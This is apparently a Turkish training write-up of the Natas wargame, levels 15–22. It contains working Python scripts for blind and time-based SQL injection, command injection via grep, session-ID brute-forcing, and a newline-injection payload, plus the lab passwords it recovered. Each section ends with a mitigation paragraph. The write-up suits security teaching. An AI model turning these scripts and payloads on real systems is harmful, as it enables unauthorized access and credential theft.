
Sonuç olarak giriş sayfasını atlıyoruz ve Laboratuvar

15-nin Sifresi Alarız:

TTkaI7AWG4iDERztBcEyKV7kRXH1EZRB

Önlem:

Basit SQL enjeksiyon saldırılarından korunmak için girişleri doğru şekilde doğrulamak ve filtrelemek önemlidir. Bu, kullanıcı girdilerini temizlemek ve sorguları parametreler aracılığıyla iletmek anlamına gelir. Ayrıca, hazır veritabanı sorgu kütüphanelerini kullanarak dinamik sorguları oluşturmak ve sorgu parametrelerini doğru şekilde kullanmak da etkilidir. Bu yöntemler, basit SQL enjeksiyon saldırılarını önlemeye yardımcı olabilir ve web uygulamalarının güvenliğini artırabilir.



Cvss:

Hedef 16 – Seviye 15

Url: <http://natas15.natas.labs.overthewire.org>



Bulunan Boşluk : **Blind SQL injection**

Boşluk Seviyesi : **Yüksek**

Tanım:

Kör SQL enjeksiyonu, saldırganların web uygulamalarında güvenlik açıklarını kullanarak veritabanı sistemine erişmesini sağlayan bir saldırı türündür. Saldırganlar, kullanıcı giriş ekranları veya soru formları gibi alanlara kötü niyetli SQL kodları ekleyerek veritabanından bilgi çalabilir veya veritabanını kontrol edebilir.

İşlem:

Sitenin kaynak koduna baktığımızda SQL sorgusunun işlendiği, çalışan bir PHP kodu görüyoruz Web uygulamasında bulunan SQL enjeksiyonu zafiyeti, \$_REQUEST değişkeninin temizlenmeden doğrudan veritabanı sorgusuna yerleştirilmesinden kaynaklanmaktadır. Kullanıcı adı ve şifre kombinasyonunu doğrulamak için yapılan sorgu, körlük saldırısı için kullanılabilir. Saldırgan, doğru bir kullanıcı adını bildiği takdirde şifreyi tahmin etmek için kaba kuvvet saldırısı yapabilir. Bu süreci otomatikleştirmek için Python betiği kullanılabilir."

```
<body>
<h1>natas15</h1>
<div id="content">
<?php

/*
CREATE TABLE `users` (
    `username` varchar(64) DEFAULT NULL,
    `password` varchar(64) DEFAULT NULL
);
*/

if(array_key_exists("username", $_REQUEST)) {
    $link = mysqli_connect('localhost', 'natas15', '<censored>');
    mysqli_select_db($link, 'natas15');

    $query = "SELECT * from users where username='". $_REQUEST["username"] . "'";
    if(array_key_exists("debug", $_GET)) {
        echo "Executing query: $query<br>";
    }

    $res = mysqli_query($link, $query);
    if($res) {
        if(mysqli_num_rows($res) > 0) {
            echo "This user exists.<br>";
        } else {
            echo "This user doesn't exist.<br>";
        }
    } else {
        echo "Error in query.<br>";
    }

    mysqli_close($link);
} else {
?>
```

Hedef 16 – Seviyye 15

Url: <http://natas15.natas.labs.overthewire.org>



Bulunan Boşluk : **Blind SQL injection**

Boşluk Seviyesi : **Yüksek**

Sonuç:

Sonuç olarak yazdığımız python scripti çalıştırarak tahmin yöntemini kullanarak saldırdık ve

Laboratuvar 16-nın Sifresi Alarız:

TRD7iZrd5gATjj9PkPEuaOlxEjHqj32V

Önlem:

Güvenlik açıklarını gidermek için güncel ve güvenli bir yazılım kullanılmalıdır. Ayrıca, parametreize sorgular kullanarak veri tabanı işlemlerini gerçekleştirmek, güvenlik katmanını artırabilir. Giriş doğrulama ve veri doğrulama işlemlerini sıklaştırılmak da önemlidir. Bununla birlikte, güvenlik uzmanlarından ve güvenlik testlerinden faydalananarak sistemdeki zayıf noktaları belirleyip düzeltmek en etkili yöntemdir.

Cvss:

The screenshot shows a terminal window with a Python script named 'main.py' running. The script performs a brute-force attack on a database to find the password for user 'natas16'. It iterates through lowercase and uppercase letters, constructs a SQL query with each character, sends a POST request to the server, and checks if the response contains the string 'This user exists'. If it does, the character is added to the password string, and the full password is printed at the end.

```
main.py
venv > main.py > ...
4     characters = ascii_lowercase + ascii_uppercase + digits
5     base_username = "natas15"
6     base_password = "TTkaI7AWG4iDERztBcEyKV7kRXH1EZRB"
7     url = "http://natas15.natas.labs.overthewire.org/"
8     password = ""
9
10    while len(password) < 32:
11        for char in characters:
12            print('trying ' + char)
13            response = requests.post(url,
14                                      data={"username": "natas16" AND binary password like "' + password + char + '%%" # '},
15                                      auth=(base_username, base_password))
16            content = response.text
17            if 'This user exists' in content:
18                password += char
19                print(password)

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS
trying E
trying F
trying G
trying H
trying I
trying J
trying K
trying L
trying M
trying N
trying O
trying P
trying Q
trying R
trying S
trying T
trying U
trying V
TRD7iZrd5gATjj9PkPEuaOlxEjHqj32V
PS C:\Users\hasan\Desktop\natas15>
```

Hedef 17 – Seviyye 16

Url: <http://natas16.natas.labs.overthewire.org>



Bulunan Boşluk : **Command injection**

Boşluk Seviyesi : **Yüksek**

Tanım:

Komut enjeksiyonu, bir web uygulamasına girilen kullanıcı girişi veya parametreler aracılığıyla dış komutların yürütülmesine izin veren bir güvenlik açığıdır. Saldırganlar, bu açığı kullanarak sistemi istismar edebilir ve yetkilendirilmemiş işlemleri gerçekleştirebilirler. Bu tür bir saldırı, güvenlik açığına sahip bir uygulamadan giriş alanına özel komutları ekleyerek gerçekleştirilebilir.

İşlem:

web uygulamasında bir passthru işlevi kullanarak komut enjeksiyonu gerçekleştiriyoruz. Ancak, bu uygulama girişte birçok karakteri filtreler, bu da bize çeşitli işlemleri yapmamızı engeller. Ancak, bufiltreleme, passthru işlevinin yanı sıra grep komutunu kullanarak hedef dosyanın içeriğini okumamızı sağlayacak bir açık bırakır.

Kullanılan grep komutu, iç ve dış grep komutlarını birleştirir. Eğer çıktı alırsak, negatif bir sonuç alırsız ve tahmin etmeye devam ederiz. Ancak, boş bir çıktı alırsak, iç grep komutunda doğru bir eşleşme olduğunu anlıyor ve tahminimize devam ederiz.

Bu işlemi otomatikleştirmek için Python kullanabiliriz. Python scripti, her karakter için iç grep komutu kullanarak parolayı brute force yöntemiyle tahmin eder ve sonunda doğru parola stringini elde ederiz.

```
<pre>
<?
$key = "";

if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}

if($key != "") {
    if(preg_match('/[;|&`"]/', $key)) {
        print "Input contains an illegal character!";
    } else {
        passthru("grep -i \"$key\" dictionary.txt");
    }
}
?>
</pre>
```

Hedef 17 – Seviyye 16

Url: <http://natas16.natas.labs.overthewire.org>

ALLSAFE
CYBERSECURITY

Bulunan Boşluk : Command injection

Boşluk Seviyesi : Yüksek

Sonuç:

Python scripti, bu filtreleme kısıtlamalarını aşmak için kullanılır. İç ve dış grep komutlarını birleştirerek, hedef dosyanın içeriğini okumak için komut enjeksiyonu gerçekleştirir. Python scriptini çalıştırarak laboratuvar 17 nin Sifrosı Alınız:

XkEuChEOSbnKByH1BU7ksIb9uuuLmI7sd

Önlem:

Command Injection Saldırılarını Önlemek İçin, Kullanıcı Girişlerinin Güvenli Bir Şekilde İşlenmesi Ve Doğrulanması Önemlidir. Bu, Giriş Doğrulama Ve Temizleme İşlemlerinin Yapıldığı Bir Güvenlik Denetleme Adımı Gerektirir. Ayrıca, Güvenli Kodlama Pratiklerini Uygulamak Ve Kullanıcı Girişlerini İşlerken Güvenlik Açıklarını Dikkatlice Denetlemek De Saldırı Riskini Azaltabilir.



The screenshot shows a terminal window with the following output:

```
XkEuChE0SbnKBvH1RU7ksIb9uuLmI7
XkEuChE0SbnKBvH1RU7ksIb9uuLmI7s
XkEuChE0SbnKBvH1RU7ksIb9uuLmI7sd
PS C:\Users\hasan\Desktop\natas15>
```

Cvss:

Hedef 18 – Seviye 17

Url: <http://natas17.natas.labs.overthewire.org>



Bulunan Boşluk : **Blind SQL injection**

Boşluk Seviyesi : **Yüksek**

Tanım:

Kör SQL enjeksiyonu, saldırganların web uygulamalarında güvenlik açıklarını kullanarak veritabanı sistemine erişmesini sağlayan bir saldırı türüdür. Saldırganlar, kullanıcı giriş ekranları veya soru formları gibi alanlara kötü niyetli SQL kodları ekleyerek veritabanından bilgi çalabilir veya veritabanını kontrol edebilir.

İşlem: Bu kaynak kod, bir kullanıcının var olup olmadığını kontrol eden bir PHP betiğiğini gösteriyor. Ancak, sonuçları ekrana yazdırma için yorum satırlarıyla devre dışı bırakılmıştır.

Bu durumda, bir "Total Blind SQL Injection" mevcuttur. Yani, sorgunun doğruluğunu belirleyecek herhangi bir geri dönüş alamayız. Bu nedenle, bir "Time-Based Blind SQL Injection" yapacağız. Bu, sunucu yanıt süresini temel alarak doğru ve yanlış ifadeleri kontrol etmemizi sağlar. Python scripti kullanırsak ilk olarak, her bir karakterin parolada olup olmadığını belirlemek için bir dizi HTTP isteği gönderir. Daha sonra, bulunan karakterleri kullanarak gerçek parolayı brute force yöntemiyle tahmin eder. Her bir karakterin doğruluğunu onaylamak için sunucudan yanıt alınır. Sonuç olarak, doğru parolayı bulduğumuzda script bize parolayı verir.

```
<?
/*
CREATE TABLE `users` (
    `username` varchar(64) DEFAULT NULL,
    `password` varchar(64) DEFAULT NULL
);
*/

if(array_key_exists("username", $_REQUEST)) {
    $link = mysql_connect('localhost', 'natas17', '<censored>');
    mysql_select_db('natas17', $link);

    $query = "SELECT * from users where username=\"".$_REQUEST["username"]."\"";
    if(array_key_exists("debug", $_GET)) {
        echo "Executing query: $query<br>";
    }

    $res = mysql_query($query, $link);
    if($res) {
        if(mysql_num_rows($res) > 0) {
            //echo "This user exists.<br>";
        } else {
            //echo "This user doesn't exist.<br>";
        }
    } else {
        //echo "Error in query.<br>";
    }

    mysql_close($link);
} else {
?>
```

Hedef 18 – Seviyye 17

Url: <http://natas17.natas.labs.overthewire.org>

ALLSAFE
CYBERSECURITY

Bulunan Boşluk : Blind SQL injection

Boşluk Seviyesi : Yüksek

Sonuç:

Sonuç olarak yazdığımız python scripti çalıştırarak

Laboratuvar 18-nin Sifresi Alarız:

8NEDUUxg8kFgPV84uLwvZkGn6okJQ6aq

Önlem:

Güvenlik açıklarını gidermek için güncel ve güvenli bir yazılım kullanılmalıdır. Ayrıca, parametreize sorgular kullanarak veri tabanı işlemlerini gerçekleştirmek, güvenlik katmanını artırabilir. Giriş doğrulama ve veri doğrulama işlemlerini sıklaştırınmak da önemlidir. Bununla birlikte, güvenlik uzmanlarından ve güvenlik testlerinden faydalananarak sistemdeki zayıf noktaları belirleyip düzeltmek en etkili yöntemdir.

Cybersecurity

```
main.py > .venv > main.py > ...
1 import requests
2 from requests.auth import HTTPBasicAuth
3
4 Auth=HTTPBasicAuth('natas17', 'XkEuChE0SbnKBvH1RU7ksIb9uuLmI7sd')
5 headers = {'content-type': 'application/x-www-form-urlencoded'}
6 filteredchars = ''
7 passwd = ''
8 allchars = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890'
9
10 for char in allchars:
11     payload = 'username=natas18%22+and+password+like+binary%27%25{0}%25%27+and+sleep%281%29%23'.format(char)
12     r = requests.post('http://natas17.natas.labs.overthewire.org/index.php', auth=Auth, data=payload, headers=headers)
13     if(r.elapsed.seconds >= 1):
14         filteredchars = filteredchars + char
15         print(filteredchars)
16
17 print(filteredchars)
18
19 for i in range(0,32):
20     for char in filteredchars:
21         payload = 'username=natas18%22%20and%20password%20like%20binary%20\''+str(i)+'%25%20and%20sleep(1)%23'.format(passwd + char)
22         r = requests.post('http://natas17.natas.labs.overthewire.org/index.php', auth=Auth, data=payload, headers=headers)
23         if(r.elapsed.seconds >= 1):
24             passwd = passwd + char
25             print(passwd)
26             break

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS

8NEDUUxg8kfPgPV84uLwvZkGn6ok
8NEDUUxg8kfPgPV84uLwvZkGn6okJ
8NEDUUxg8kfPgPV84uLwvZkGn6okJQ
8NEDUUxg8kfPgPV84uLwvZkGn6okJQ6
8NEDUUxg8kfPgPV84uLwvZkGn6okJQ6a
8NEDUUxg8kfPgPV84uLwvZkGn6okJQ6aq
PS C:\Users\hasan\Desktop\natas17>
```

Hedef 19 – Seviye 18

Url: <http://natas18.natas.labs.overthewire.org>



Bulunan Boşluk : **Session Hijacking**

Boşluk Seviyesi : **Yüksek**

Tanım:

Session Hijacking, bir saldırganın kullanıcının oturum kimliğini ele geçirerek, yetkisiz erişim sağlamasına olanak tanıyan bir güvenlik açığıdır. PHP'de, bu tür saldırıları önlemek için güvenli oturum yönetimi teknikleri kullanılmalıdır. Bunlar arasında oturum kimliklerinin güvenliğini sağlama, oturum kimliklerini güvenli bir şekilde iletim ve saklama, oturumların zaman aşımını düzenleme gibi önlemler bulunur.

İşlem: yönetici olarak oturum açmak ve web uygulamasının bir sonraki seviye için şifreyi görüntülemesini sağlamaktır. Ancak yöneticinin kaba kuvvet uygulanabilen bir şifresi yoktur. Burada hedef nokta adminin PHPSESSID'sini tahmin etmektedir. Kaynak kodundaki bir yorumda, PHPSESSID'nin yalnızca 640 olası değere sahip olduğundan bahsediliyor; bu, onu kolayca kaba kuvvetle uygulayabilmemiz gerekiği anlamına geliyor.

Phpsessid değerini değiştirerek admin şifresini bulabiliyoruz, böylece burp suite ile isteği yakalayıp phpsessid değerini bruteforce ile yakalarız.

```
<?php

$maxid = 640; // 640 should be enough for everyone

function isValidAdminLogin() { /* {{{ */
    if($_REQUEST["username"] == "admin") {
        /* This method of authentication appears to be unsafe and has been disabled for now. */
        //return 1;
    }

    return 0;
}/* }}} */
function isValidID($id) { /* {{{ */
    return is_numeric($id);
}/* }}} */
function createID($user) { /* {{{ */
    global $maxid;
    return rand(1, $maxid);
}/* }}} */
function debug($msg) { /* {{{ */
    if(array_key_exists("debug", $_GET)) {
        print "DEBUG: $msg<br>";
    }
}/* }}} */
function my_session_start() { /* {{{ */
    if(array_key_exists("PHPSESSID", $_COOKIE) and isValidID($_COOKIE["PHPSESSID"])) {
        if(!session_start()) {
            debug("Session start failed");
            return false;
        } else {
            debug("Session start ok");
            if(!array_key_exists("admin", $_SESSION)) {
                debug("Session was old: admin flag set");
                $_SESSION["admin"] = 0; // backwards compatible, secure
            }
            return true;
        }
    }
    return false;
}
```

Hedef 19 – Seviyye 18

Url: <http://natas18.natas.labs.overthewire.org>



Bulunan Boşluk : **Session Hijacking**
Boşluk Seviyesi : **Yüksek**

The screenshot shows the Burp Suite interface. In the main window, there's a table titled 'Choose an attack type' with one row selected. Below it, the 'Payload positions' section is expanded, showing a list of items under 'Target'. A modal window titled '3. Intruder attack of http://natas18.natas.labs.overthewire.org - Temporary attack - Not saved to project file' is open, displaying a table of payloads with columns for Status code, Error, Timeout, Length, and Comment. One payload is highlighted. At the bottom of the modal, there are buttons for 'Add \$', 'Clear \$', 'Auto \$', and 'Refresh'. The status bar at the bottom indicates '1 payload position'.

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The 'Request' pane displays a POST request to /index.php with various headers and a body containing a session cookie. The 'Response' pane shows the server's response, which includes a session cookie and a message indicating the user is now admin. The 'Inspector' pane on the right shows the session cookie being modified. The status bar at the bottom indicates '1,326 bytes | 105 millis'.

Sonuç:

Sonuç olarak Laboratuvar 19-nin Sifresi Alırız:

8LMJ EhKFbMKIL2mxQKjv0aEDdk7zpT0s

Önlem: Session hijacking'i önlemek için üç ana önlem alınabilir. Birincisi, oturumları güvenli bir şekilde yönetmek için HTTPS gibi güvenli iletişim protokollerini kullanmalıdır. İkincisi, oturum kimliklerini güçlü ve rastgele bir şekilde oluşturarak tahmin edilmesini zorlaştırmalıdır. Son olarak, oturumları düzenli olarak yenileyerek ve güvenliği artırarak saldırganların ele geçirdikleri oturum kimliklerini kullanmalarını zorlaştırmak önemlidir.

Cvss:

Hedef 20 – Seviyye 19

Url: <http://natas19.natas.labs.overthewire.org>



Bulunan Boşluk : **Session Hijacking**

Boşluk Seviyesi : **Yüksek**

Tanım:

Session Hijacking, bir saldırganın kullanıcının oturum kimliğini ele geçirerek, yetkisiz erişim sağlamasına olanak tanıyan bir güvenlik açığıdır. PHP'de, bu tür saldırıları önlemek için güvenli oturum yönetimi teknikleri kullanılmalıdır. Bunlar arasında oturum kimliklerinin güvenliğini sağlama, oturum kimliklerini güvenli bir şekilde iletim ve saklama, oturumların zaman aşımını düzenleme gibi önlemler bulunur.

İşlem: Belirli bir aralıktaki PHP oturum kimliği (**PHPSESSID**) değerlerini brute force yöntemiyle denemektedir. Her bir deneme sonrasında, sunucudan gelen yanıt incelenir ve yönetici oturumu olduğunu belirten bir ifade aranır. Eğer yönetici oturumu olduğunu belirten bir ifade bulunursa, betik oturum kimliğini doğru bulmuş olur.

The screenshot shows a web browser window with the URL <http://natas19.natas.labs.overthewire.org/index.php>. The page title is "NATAS19". The content area contains the following text:
This page uses mostly the same code as the previous level, but session IDs are no longer sequential..
Please login with your admin account to retrieve credentials for natas20.
Form fields:
Username:
Password:
Login

Hedef 20 – Seviyye 19

Url: http://natas19.natas.labs.overthewire.org



Bulunan Boşluk : **Session Hijacking**
Boşluk Seviyesi : **Yüksek**

Sonuç:

oturum kimliği tahmin etme saldırısı gerçekleştiriyor. Temel olarak, belirli bir aralıktaki sayıları oturum kimliği olarak deneyerek, doğru oturum kimliğini bulmaya çalışıyor. Bu şekilde, yetkilendirme bilgilerini (kullanıcı adı ve şifre) elde etmeyi amaçlıyor. Laboratuvar 19-nin Sifresi Alarız:
8LMJEhKFbMKIL2mxQKjv0aEDdk7zpT0s

Önlem: Session hijacking'i önlemek için üç ana önlem alınabilir. Birincisi, oturumları güvenli bir şekilde yönetmek için HTTPS gibi güvenli iletişim protokollerini kullanmalıdır. İkincisi, oturum kimliklerini güçlü ve rastgele bir şekilde oluşturarak tahmin edilmesini zorlaştırmalıdır. Son olarak, oturumları düzenli olarak yenileyerek ve güvenliği artırarak saldırganların ele geçirdikleri oturum kimliklerini kullanmalarını zorlaştırmak önemlidir.

Cvss:

```
main.py > main.py > ...
.venv > main.py > ...
1 import requests
2 import string
3 from requests.auth import HTTPBasicAuth
4
5 basicAuth=HTTPBasicAuth('natas19', '8LMJEhKFbMKIL2mxQKjv0aEDdk7zpT0s')
6
7 MAX = 640
8 count = 1
9
10 u="http://natas19.natas.labs.overthewire.org/index.php?debug"
11
12 while count <= MAX:
13
14     numberAsHex = "".join("{:02x} ".format(ord(c)) for c in str(count))
15     adminPortion = "2d61646d696e"
16
17     sessionID = "PHPSESSID=" + numberAsHex + adminPortion
18     print(sessionID)
19
20     headers = {'Cookie': sessionID}
21     response = requests.get(u, headers=headers, auth=basicAuth, verify=False)
22
23     if "You are logged in as a regular user" not in response.text:
24         print(response.text)
25
26     count += 1
27
28 print("Done!")
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS

This page uses mostly the same code as the previous level, but session IDs are no longer sequential...

</p>
DEBUG: session start ok
You are an admin. The credentials for the next level are:
<pre>Username: natas20
Password: guVaz3ET35LbgbFMoaN5tFcYT1jEP7UH</pre></div>
</body>
</html>

Hedef 21 – Seviye 20

Url: <http://natas20.natas.labs.overthewire.org>



Bulunan Boşluk : **Session Hijacking**
Boşluk Seviyesi : **Yüksek**

Tanım:

Session Hijacking, bir saldırganın kullanıcının oturum kimliğini ele geçirerek, yetkisiz erişim sağlamasına olanak tanıyan bir güvenlik açığıdır. PHP'de, bu tür saldırıları önlemek için güvenli oturum yönetimi teknikleri kullanılmalıdır. Bunlar arasında oturum kimliklerinin güvenliğini sağlama, oturum kimliklerini güvenli bir şekilde iletim ve saklama, oturumların zaman aşımını düzenlemeye gibi önlemler bulunur.

İşlem: Bu senaryoda, oturum yönetimi elle gerçekleştiriliyor ve bir dizi oturum işlevi kaydedilmiş durumda. `mywrite` fonksiyonu, \$_SESSION değişkenindeki her bir anahtar/değer çiftini dosyaya yazıyor ve `myread` fonksiyonu bu dosyayı okuyup tekrar \$_SESSION değişkenine dolduruyor. Amaç, `print_credentials` fonksiyonunun bir parolayı yazdırması için oturum değişkenlerinin belirli bir koşulu sağlaması. Bu koşul, \$_SESSION değişkeninin var olması, "admin" anahtarının bulunması ve bu anahtarın değerinin 1 olması gerekmektedir.

Zafiyet, `mywrite` fonksiyonundadır. Eğer adımız içinde bir satır sonu karakteri ve ardından "admin 1" ifadesi varsa, bu iki değer ayrı ayrı satırlara yazılır. Bu, "admin" anahtarının değerinin 1 olduğunu varsayımasını sağlar, böylece `print_credentials` fonksiyonu şartı sağlar ve parolayı yazdırır.

```
1 GET /index.php?debug HTTP/1.1
2 Host: natas20.natas.labs.overthewire.org
3 User-Agent: Mozilla/5.0 (iPhone; CPU OS 16_6 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/16.5 Mobile/14E304 Safari/605.1.15
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 17
9 Origin: http://natas20.natas.labs.overthewire.org
10 Authorization: Basic bmFOYXMyMDpndVZhWjNFVDM1TGJnYkZNb2F0NXRGY1lUMWpFUddVSA==
11 Connection: close
12 Referer: http://natas20.natas.labs.overthewire.org/index.php
13 Cookie: _ga_RD0K2299G0=GS1.1.1710458060.7.0.1710458332.0.0.0; _ga=GAI.1.1731036708.1709160595; PHPSESSID=22olmgr5kfums75kgimn5rsp4
14 Upgrade-Insecure-Requests: 1
15
16 name=admin%0Admin%201|
```

Hedef 21 – Seviye 20

Url: <http://natas20.natas.labs.overthewire.org>



Bulunan Boşluk : **Session Hijacking**

Boşluk Seviyesi : **Yüksek**

Sonuç:

Laboratuvar 21-nin Sifresi Alarız:

89OWrTkGmiLZLv12JY4tLj2c4FW0xn56

Önlem: Session hijacking'i önlemek için üç ana önlem alınabilir. Birincisi, oturumları güvenli bir şekilde yönetmek için HTTPS gibi güvenli iletişim protokollerini kullanmalıdır. İkincisi, oturum kimliklerini güçlü ve rastgele bir şekilde oluşturarak tahmin edilmesini zorlaştırmalıdır. Son olarak, oturumları düzenli olarak yenileyerek ve güvenliği artırarak saldırganların ele geçirdikleri oturum kimliklerini kullanmalarını zorlaştırmak önemlidir.

The screenshot shows a browser window with the URL natas20.natas.labs.overthewire.org/index.php. The page title is "NATAS20". On the right side of the page, there is a form with fields for "Username" (set to "natas21") and "Password" (set to "89OWrTkGmiLZLv12JY4tLj2c4FW0xn56"). Below the form, a message says "You are an admin. The credentials for the next level are:". A "View sourcecode" link is visible. The page contains several DEBUG logs and two warning messages at the bottom:

```
DEBUG: MYREAD 22o1mgr5kfums75kkgimn5rsp4
DEBUG: Reading from /var/lib/php/sessions
/mysess_22o1mgr5kfums75kkgimn5rsp4
DEBUG: Read [name admin]
DEBUG: Read [admin 1]
DEBUG: Read []
You are an admin. The credentials for the next level are:
Username: natas21
Password: 89OWrTkGmiLZLv12JY4tLj2c4FW0xn56
Your name: admin
Change name
View sourcecode

DEBUG: MYWRITE 22o1mgr5kfums75kkgimn5rsp4 name|s:5:"admin";admin|s:1:"1";
DEBUG: Saving in /var/lib/php/sessions/mysess_22o1mgr5kfums75kkgimn5rsp4
DEBUG: admin => 1
DEBUG: name => admin
Warning: Unknown: Session callback expects true/false return value in Unknown on line 0
Warning: Unknown: Failed to write session data using user defined save handler. (session.save_path: /var/lib/php/sessions) in Unknown on line 0
```

Cvss:

Hedef 22 – Seviye 21

Url: <http://natas21.natas.labs.overthewire.org>





Bulunan Boşluk : **Session Hijacking**
Boşluk Seviyesi : **Yüksek**

Tanım:

Session Hijacking, bir saldırganın kullanıcının oturum kimliğini ele geçirerek, yetkisiz erişim sağlamasına olanak tanıyan bir güvenlik açığıdır. PHP'de, bu tür saldırıları önlemek için güvenli oturum yönetimi teknikleri kullanılmalıdır. Bunlar arasında oturum kimliklerinin güvenliğini sağlama, oturum kimliklerini güvenli bir şekilde iletim ve saklama, oturumların zaman aşımını düzenlemeye gibi önlemler bulunur.

İşlem: Natas 21 zorluğunda, uygulamanın oturum yönetimi kodlarında, `$_SESSION` değişkenine `admin=1` değerini atamak suretiyle oturumu yönetmek mümkündür. Bu nedenle, oturum yönetimi kodlarını güncelleyerek birincil sayfada oturum değişkenlerine `admin=1` değerini ekleyebilir ve ardından elde edilen `PHPSESSID` değerini kopyalayarak 21. seviyedeki `PHPSESSID` ile değiştirebiliriz. Bu sayede, 21. seviyedeki oturumun yetkilendirilmiş bir yönetici oturumu haline gelmesini sağlayız ve sonunda 22. seviyedeki kodu alabiliriz. Bu şekilde oturum bilgilerini değiştirerek yetkilendirme sistemini aşabiliyoruz.



Hedef 22 – Seviyye 21

Url: <http://natas21.natas.labs.overthewire.org>



Bulunan Boşluk : **Session Hijacking**
Boşluk Seviyesi : **Yüksek**

Sonuç:

Laboratuvar 22-nin Sifresi Alarız:

91awVM9oDiUGm33JdzM7RVLBS8bz9n0s

Önlem: Session hijacking'i önlemek için üç ana önlem alınabilir. Birincisi, oturumları güvenli bir şekilde yönetmek için HTTPS gibi güvenli iletişim protokollerini kullanmalıdır. İkincisi, oturum kimliklerini güçlü ve rastgele bir şekilde oluşturarak tahmin edilmesini zorlaştırmalıdır. Son olarak, oturumları düzenli olarak yenileyerek ve güvenliği artırarak saldırganların ele geçirdikleri oturum kimliklerini kullanmalarını zorlaştırmak önemlidir.

Cvss:

The image shows two screenshots related to the session hijacking exploit. The top screenshot is from the Burp Suite proxy tool, specifically the 'Proxy' tab's 'Intercept' sub-tab. It displays a POST request to 'index.php' with various headers and a body containing the payload: 'align=center&fontsize=100%&bgcolor=yellow&submit=Update&admin=1'. The bottom screenshot is a browser window for 'natas21.natas.labs.overthewire.org/index.php'. The page title is 'NATAS21'. A note at the top says 'Note: this website is colocated with <http://natas21-experimenter.natas.labs.overthewire.org>'. Below it, a message states 'You are an admin. The credentials for the next level are: Username: natas22 Password: 91awVM9oDiUGm33JdzM7RVLBS8bz9n0s'. There is also a link 'View sourcecode'.

Hedef 23 – Seviye 22

Url: <http://natas22.natas.labs.overthewire.org>



Bulunan Boşluk : **Session Hijacking**
Boşluk Seviyesi : **Yüksek**

Tanım:

